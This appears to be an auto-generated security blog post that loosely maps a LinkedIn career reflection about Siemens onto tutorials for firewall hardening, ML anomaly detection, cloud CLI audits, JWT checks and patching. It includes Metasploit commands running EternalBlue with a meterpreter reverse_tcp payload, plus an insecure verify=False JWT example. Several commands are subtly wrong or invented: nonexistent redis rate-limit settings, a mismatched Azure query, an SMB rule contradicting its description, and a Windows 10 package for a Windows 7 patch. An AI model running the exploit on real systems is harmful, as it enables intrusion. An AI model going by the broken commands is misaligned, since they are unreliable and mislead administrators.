Listen to this Post

Introduction:
In a professional landscape where digital threats evolve faster than corporate structures, the ability to “stay relevant” and “keep learning” — as exemplified by Kezia Joseph’s 15‑year journey at Siemens — is the cornerstone of modern cybersecurity and IT operations. Just as Siemens transformed, reinvented itself, and demanded resilience from its people, security professionals must embrace continuous upskilling, moving from static defense to adaptive, AI‑driven, cloud‑native threat mitigation. This article translates the lessons of career growth into actionable technical training, from Linux hardening commands to zero‑trust API security.
Learning Objectives:
- Implement cross‑platform (Linux/Windows) system hardening commands and automate security auditing.
- Deploy AI‑based anomaly detection using open‑source machine learning pipelines.
- Harden cloud infrastructure (AWS/Azure) and API endpoints against common exploitation vectors.
You Should Know:
- From Legacy to Zero Trust: Network Hardening Commands
Extending the metaphor of personal transformation, hardening a network requires letting go of outdated trust models and holding on to least‑privilege principles. Below are step‑by‑step commands to implement basic zero‑trust segmentation on Linux and Windows.
Linux (iptables / nftables):
Block all incoming traffic except established connections and specific ports:
sudo iptables -P INPUT DROP
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT  SSH
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT  HTTPS
sudo iptables-save > /etc/iptables/rules.v4
Windows (PowerShell as Admin):
Enable logging and block inbound SMB except from trusted subnets:
New-NetFirewallRule -DisplayName "Block SMB from untrusted" -Direction Inbound -Protocol TCP -LocalPort 445 -Action Block -RemoteAddress Any
Set-NetFirewallProfile -Profile Domain,Public,Private -LogAllowed True -LogBlocked True
What this does: It forces explicit allow rules, mimicking the “trust nothing, verify everything” mindset — a direct parallel to how long‑term career growth requires questioning default privileges.
- AI‑Powered Threat Detection: Setting Up ML Models for Anomaly Detection
Just as Siemens “allowed me to stumble, recover, question myself”, AI models must be trained on both normal and attack traffic to recognize anomalies. Use Python with a simple Isolation Forest on NetFlow data.
Step‑by‑step:
1. Install required libraries:
pip install pandas scikit-learn matplotlib
2. Prepare a CSV of network flows (source IP, dest port, bytes, packets). Train the model:
import pandas as pd
from sklearn.ensemble import IsolationForest
data = pd.read_csv('netflow.csv')
model = IsolationForest(contamination=0.05, random_state=42)
data['anomaly'] = model.fit_predict(data[['bytes', 'packets', 'duration']])
anomalies = data[data['anomaly'] == -1]
print(f"Detected {len(anomalies)} suspicious flows")
3. Automate with a cron job (Linux) or Task Scheduler (Windows) to retrain daily.
Real‑world use: Integrate with Zeek (formerly Bro) logs to feed into SIEM. This AI layer catches zero‑day command‑and‑control patterns that signature‑based tools miss — embodying “growth and discomfort sitting quietly beside each other.”
- Cloud Security Posture Management (CSPM) with AWS & Azure CLI
Cloud misconfigurations are the 1 cause of breaches. Below are commands to audit storage buckets, IAM roles, and network policies.
AWS CLI:
 List all S3 buckets with public access
aws s3api list-buckets --query 'Buckets[].Name' | xargs -I {} aws s3api get-bucket-acl --bucket {} --query 'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/AllUsers`]'

Enforce bucket encryption
aws s3api put-bucket-encryption --bucket my-secure-bucket --server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'
Azure CLI:
 List storage accounts with insecure transport
az storage account list --query "[?allowBlobPublicAccess==true].name"

Enable just-in-time VM access (zero trust)
az security jit-policy create --location westus --vm-names myVM --resource-group myRG --ports "22"="{22}" "3389"="{3389}"
Step‑by‑step hardening: Run these weekly as a cron job or in a CI/CD pipeline to enforce compliance. The output mimics a “health report” — similar to how a career review identifies gaps before they become failures.
4. API Security: OAuth2 and JWT Hardening
APIs are the new endpoint. A single mis‑validated JWT can expose entire microservice meshes. Below are validation checks and mitigation code.
JWT vulnerability – “none” algorithm attack:
Validate algorithm strictly in Python:
import jwt
 BAD: accepts 'none' algorithm
decoded = jwt.decode(token, verify=False)

GOOD: force RS256 and verify audience
decoded = jwt.decode(token, public_key, algorithms=['RS256'], audience='https://api.siemens.com')
Rate limiting with Redis (Linux):
 Install redis and limits module
sudo apt install redis-server
redis-cli CONFIG SET limit_requests 100
redis-cli CONFIG SET limit_seconds 60
Step‑by‑step for OAuth2 flow:
- Use `oauthlib` to generate state parameters and PKCE (Proof Key for Code Exchange).
- Reject any token without `kid` (key ID) header.
- Log all failed validation attempts to a SIEM — this turns a “loss” (breach attempt) into a learning signal.
-
Vulnerability Exploitation & Mitigation with Metasploit and Nessus
To “stay relevant”, one must understand both sides of the conflict. Use Metasploit (ethical, in a lab) to exploit a known vulnerability (e.g., EternalBlue on unpatched Windows 7), then apply the fix.
Exploitation step (Linux attack host):
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
Mitigation (Windows patch management):
Check if patch KB4012212 is installed:
Get-HotFix -Id KB4012212
If missing, deploy via WSUS or manually:
wusa.exe windows10.0-kb4012212-x64.msu /quiet /norestart
Post‑mitigation validation: Run Nessus scan to confirm the vulnerability is remediated. This cycle — stumble, recover, rebuild — is identical to the career resilience described in Kezia’s post.
6. Continuous Learning Framework: Certifications & Hands‑On Labs
No technical guide is complete without a roadmap for perpetual upskilling. The following training courses align with the “transform and reinvent” mindset:
- Cybersecurity: SANS SEC504 (Hacker Tools), OSCP (Offensive Security), ISC² CISSP.
- AI Security: ‘Adversarial Machine Learning’ (UC Berkeley), ‘AI for Cybersecurity’ (DeepLearning.AI).
- Cloud Hardening: AWS Security Specialty, Azure Security Engineer Associate.
- Free labs: TryHackMe (blue team), Hack The Box (red team), PwnLab (Linux priv esc).
Step‑by‑step weekly lab routine:
- Monday – Read one CVE analysis from NVD.
- Wednesday – Reproduce the exploit in a virtualized environment (VirtualBox + Kali).
- Friday – Write a detection rule (e.g., Sigma rule for ELK).
- Share findings internally — turning “moments of applause and moments of silence” into continuous feedback.
What Undercode Say:
- Resilience is built through repeated exposure to failure in controlled environments – just as Siemens allowed stumbles, security teams must embrace purple teaming (red vs. blue) to harden systems.
- Automation without human oversight creates new attack surfaces – AI and cloud tools are powerful but require periodic manual audits, exactly like the “take a deep breath to remain sane” moments in a long career.
Analysis (10 lines):
The post’s core theme — that growth emerges from discomfort — directly parallels modern infosec. Static defenses fail because they avoid failure; dynamic systems thrive on continuous testing. Kezia’s mention of “holding on harder” translates to zero‑trust persistence: never trust, always verify. The 15‑year journey reflects the cybersecurity maturity model from reactive patching to proactive threat hunting. Companies that foster psychological safety for “moments of silence” (incident post‑mortems without blame) produce more resilient systems. AI anomaly detection, like career reinvention, requires retraining on new data. Cloud misconfigurations happen when teams inherit legacy trust models — the corporate equivalent of “my parents protected me from everything”. The most successful security engineers treat each breach as a “chapter in the same book — still being written”. This human‑technical fusion is why Siemens‑style longevity demands both technical commands and emotional intelligence.
Prediction:
Within five years, AI‑driven Security Orchestration, Automation, and Response (SOAR) platforms will automate 80% of low‑level incident response, forcing human analysts to focus on strategic “reinvention” tasks — threat hunting, attack simulation, and compliance storytelling. Organizations that emulate Siemens’ culture of “allowing you to stumble, recover, and rebuild” will retain top talent, while those punishing failure will suffer from unreported breaches and burnout. The future of cybersecurity is not a straight line; it is a resilient loop of learn‑break‑fix‑share. Kezia Joseph’s 15‑year arc is a blueprint for the adaptive, AI‑enhanced security professional of 2030.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kezia Joseph – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


